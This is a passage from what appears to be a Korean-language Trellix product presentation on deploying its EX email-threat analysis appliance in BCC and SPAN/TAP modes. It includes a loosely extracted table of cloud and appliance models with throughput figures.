
EX 구성 방안 | BCC(숨은 참조) 구성

- EX는 앞단의 MTA(Anti-Spam Gateway)로부터 이메일의 복사본을 전달받아 이메일을 분석











EX 구성 방안 | SPAN/TAP 구성

- EX는 이메일서버 앞단에서 Network를 통해 이메일 트래픽을 미러링을 받아서 분석



Cloud 서비스를 통한 이메일 위협 방어

		 IaaS Infrastructure as a Service	 SaaS Software as a Service
		 amazon web services	 Trellix
	CM 9600	CM 2500v / CM 4500v CM 7500v / CM 9500v	Cloud CM
	EX 5600V (VMWare EXSi)	1,250 (시간당 중복 제거된 파일 검사)	
	EX 7700 (AWS BareMetal) - EX 8600 대비 3배 성능	7,500 (시간당 중복 제거된 파일 검사)	ETP
	VX 12600	75,000 (시간당 이메일 처리 건수)	
		VX BareMetal (14Gbps)	Cloud MVX



Trellix